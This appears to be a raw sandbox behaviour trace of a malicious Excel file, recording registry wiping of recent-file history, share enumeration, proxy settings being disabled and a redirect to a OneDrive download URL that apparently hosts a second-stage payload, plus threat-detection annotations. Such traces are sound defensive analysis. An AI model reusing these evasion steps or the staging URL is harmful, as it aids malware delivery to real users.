Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1256
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1256
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1256
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D5D3B\ Value: None		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D5D3B\1D5D3B Value: None		1256
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\WU9EO7D5.LNK) Return: 0		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		1256

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		1256
Add File	Path: %TEMP%\1924738.od Type: VSDT_ASCII		1256
Write File	Path: %TEMP%\1924738.od Type: VSDT_ASCII		1256
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6eae0250, -1, 48f3c40, 48f3c3c, 0) Return: 0		1256
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1256 Info: Enums share folder from API result		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE83D.tmp Type: VSDT_EMPTY		1256
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		1256
Call System API	API Name: timeSetEvent Args: (9000, 0, 1c4144, 0, 1) Return: 10	1524	2120
Call Internet Helper API	API Name: InternetOpenA Args: (lVali, 4, , , 0) Return: cc0004	1524	2120
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ Value: None	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableFileTracing Value: 0	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableConsoleTracing Value: 0	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileTracingMask Value: ffff0000	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ConsoleTracingMask Value: ffff0000	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\MaxFileSize Value: 100000	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileDirectory Value: %windir%\tracing	1524	2120
Call Service API	API Name: OpenServiceW Args: (5f7568, Sens, 4) Return: 5f74c8	1524	2120
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ Value: None	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableFileTracing Value: 0	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableConsoleTracing Value: 0	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileTracingMask Value: ffff0000	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ConsoleTracingMask Value: ffff0000	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\MaxFileSize Value: 100000	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileDirectory Value: %windir%\tracing	1524	2120
Call Service API	API Name: OpenServiceA Args: (5f77c0, rasman, 4) Return: 5f7748	1524	2120
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	1524	2120
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	1524	2120
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	1524	2120
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	1524	2120
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	1524	2120
Call Service API	API Name: OpenServiceA Args: (5e12b0, RASMAN, 4) Return: 5e1198	1524	2120
Call Network API	API Name: socket Args: (2, 2, 0) Return: 340	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 340	1524	2120


Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1, 40006000) Return: 9701	1524	2120
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1c, 40006000) Return: 0	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 384	1524	2120
Call Network API	API Name: socket Args: (2, 1, 6) Return: 384	1524	2120
Call Network API	API Name: bind Args: (384, 0.0.0.0:49176, 16) Return: 0	1524	2120
Detection	Threat Characteristic: Listens on port 0.0.0.0:49176		
Call Network API	API Name: connect Args: (384, 13.107.42.13:443, 16) Return: ffffffff	1524	2120
Call Network API	API Name: send Args: (384, ..., 134, 0) Return: 134	1524	2120
Call Network API	API Name: recv Args: (384, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (384, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (384, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (384, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (384, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (384, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: send Args: (384, ..., 166, 0) Return: 166	1524	2120
Call Network API	API Name: recv Args: (384, , 6144, 0) Return: ?	1524	2120
Call Service API	API Name: OpenServiceW Args: (63d5a8, gpsvc, 5) Return: 63dc38	1524	2120
Call Network API	API Name: socket Args: (23, 1, 6) Return: 4e8	1524	2120
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\4B\52C64B7E\LanguageList Value: en-US\0en\0	1524	2120
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1524	2120
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	1524	2120
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	1524	2120
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	1524	2120
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	1524	2120
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	1524	2120
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	1524	2120
Call Network API	API Name: socket Args: (2, 1, 6) Return: 600	1524	2120
Call Network API	API Name: bind Args: (600, 0.0.0.0:49177, 128) Return: 0	1524	2120
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call System API	API Name: ConnectEx Args: (600, 2.21.97.17:80, 16, 0, 0, 0, 44808f8) Return: 0	1524	2120
Call Network API	API Name: send Args: (600, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?1b1a4aa577e80fca HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (44a2120) Return: 1	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (44a2038) Return: 1	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (62fc80) Return: 1	1524	2120
Call Service API	API Name: OpenServiceW Args: (4497db8, CryptSvc, 5) Return: 4497de0	1524	2120
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1524	2120
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1524	2120
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1524	2120
Call Network API	API Name: socket Args: (2, 2, 0) Return: 60c	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c	1524	2120
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	1524	2120
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c	1524	2120
Call Network API	API Name: socket Args: (2, 2, 0) Return: 60c	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c	1524	2120
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	1524	2120
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c	1524	2120
Call Network API	API Name: socket Args: (2, 1, 6) Return: 60c	1524	2120
Call Network API	API Name: bind Args: (60c, 0.0.0.0:49178, 128) Return: 0	1524	2120
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call System API	API Name: ConnectEx Args: (60c, 93.184.220.29:80, 16, 0, 0, 0, 44808f8) Return: 0	1524	2120
Call Network API	API Name: send Args: (60c, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (44af2e0) Return: 1	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (44aa210) Return: 1	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (449a390) Return: 1	1524	2120
Call Network API	API Name: send Args: (384, ..., 181, 0) Return: 181	1524	2120

Call Network API	API Name: recv Args: (384, , 1500, 0) Return: ?	1524	2120
Call System API	API Name: BCryptDecrypt Args: (63b450, H, 32, 0, , 0, H, 1205, 53014792, 0) Return: 0	1524	2120
Call System API	API Name: BCryptDecrypt Args: (63b450, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922363&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:xlecOH6V2Yg=:JXhXaLHCfsapLeQCAn7YDtmw8XFzVpboXZY6SLNXkRM=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=cd3797cb-2226-481b-b424-7db6ffb8d2b9&&RDE42AAC93ACEC&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:25:59 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:06:03 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RDE42AAC93ACEC\r\nX-ODWebServer: centralus0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: A4A2FFFC73FD4C3A9E659C4F0C040CC3 Ref B: STOEDGE0718 Ref C: 2021-10-22T17:05:59Z\r\nDate: Fri, 22 Oct 2021 17:06:03 GMT\r\nContent-Length: 0\r\n\r\n:Ì, 1168, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922363&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:xlecOH6V2Yg=:JXhXaLHCfsapLeQCAn7YDtmw8XFzVpboXZY6SLNXkRM=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=cd3797cb-2226-481b-b424-7db6ffb8d2b9&&RDE42AAC93ACEC&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:25:59 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:06:03 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RDE42AAC93ACEC\r\nX-ODWebServer: centralus0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: A4A2FFFC73FD4C3A9E659C4F0C040CC3 Ref B: STOEDGE0718 Ref C: 2021-10-22T17:05:59Z\r\nDate: Fri, 22 Oct 2021 17:06:03 GMT\r\nContent-Length: 0\r\n\r\n:Ì, 1168, 53014792, 0) Return: 0	1524	2120
Call Network API	API Name: recv Args: (384, , 1, 2) Return: ?	1524	2120
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5ec	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5ec	1524	2120
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1, 40006000) Return: 9701	1524	2120
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1c, 40006000) Return: 0	1524	2120
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5ec	1524	2120
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5ec	1524	2120
Call Network API	API Name: bind Args: (5ec, 0.0.0.0:49179, 16) Return: 0	1524	2120
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call Network API	API Name: connect Args: (5ec, 40.126.31.7:443, 16) Return: ffffffff	1524	2120
Call Network API	API Name: send Args: (5ec, ..., 131, 0) Return: 131	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 628, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: send Args: (5ec, ..., 166, 0) Return: 166	1524	2120
Call Network API	API Name: recv Args: (5ec, , 7168, 0) Return: ?	1524	2120
Call Network API	API Name: send Args: (60c, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (44b4088) Return: 1	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (44bb280) Return: 1	1524	2120
Call System API	API Name: WinHttpCloseHandle Args: (44bdbd8) Return: 1	1524	2120
Call Network API	API Name: send Args: (5ec, ..., 517, 0) Return: 517	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1500, 0) Return: ?	1524	2120
Call System API	API Name: BCryptDecrypt Args: (44c0300, HB, 32, 0, , 0, HB, 1495, 53014792, 0) Return: 0	1524	2120
Call Network API	API Name: recv Args: (5ec, , 14958, 0) Return: ?	1524	2120
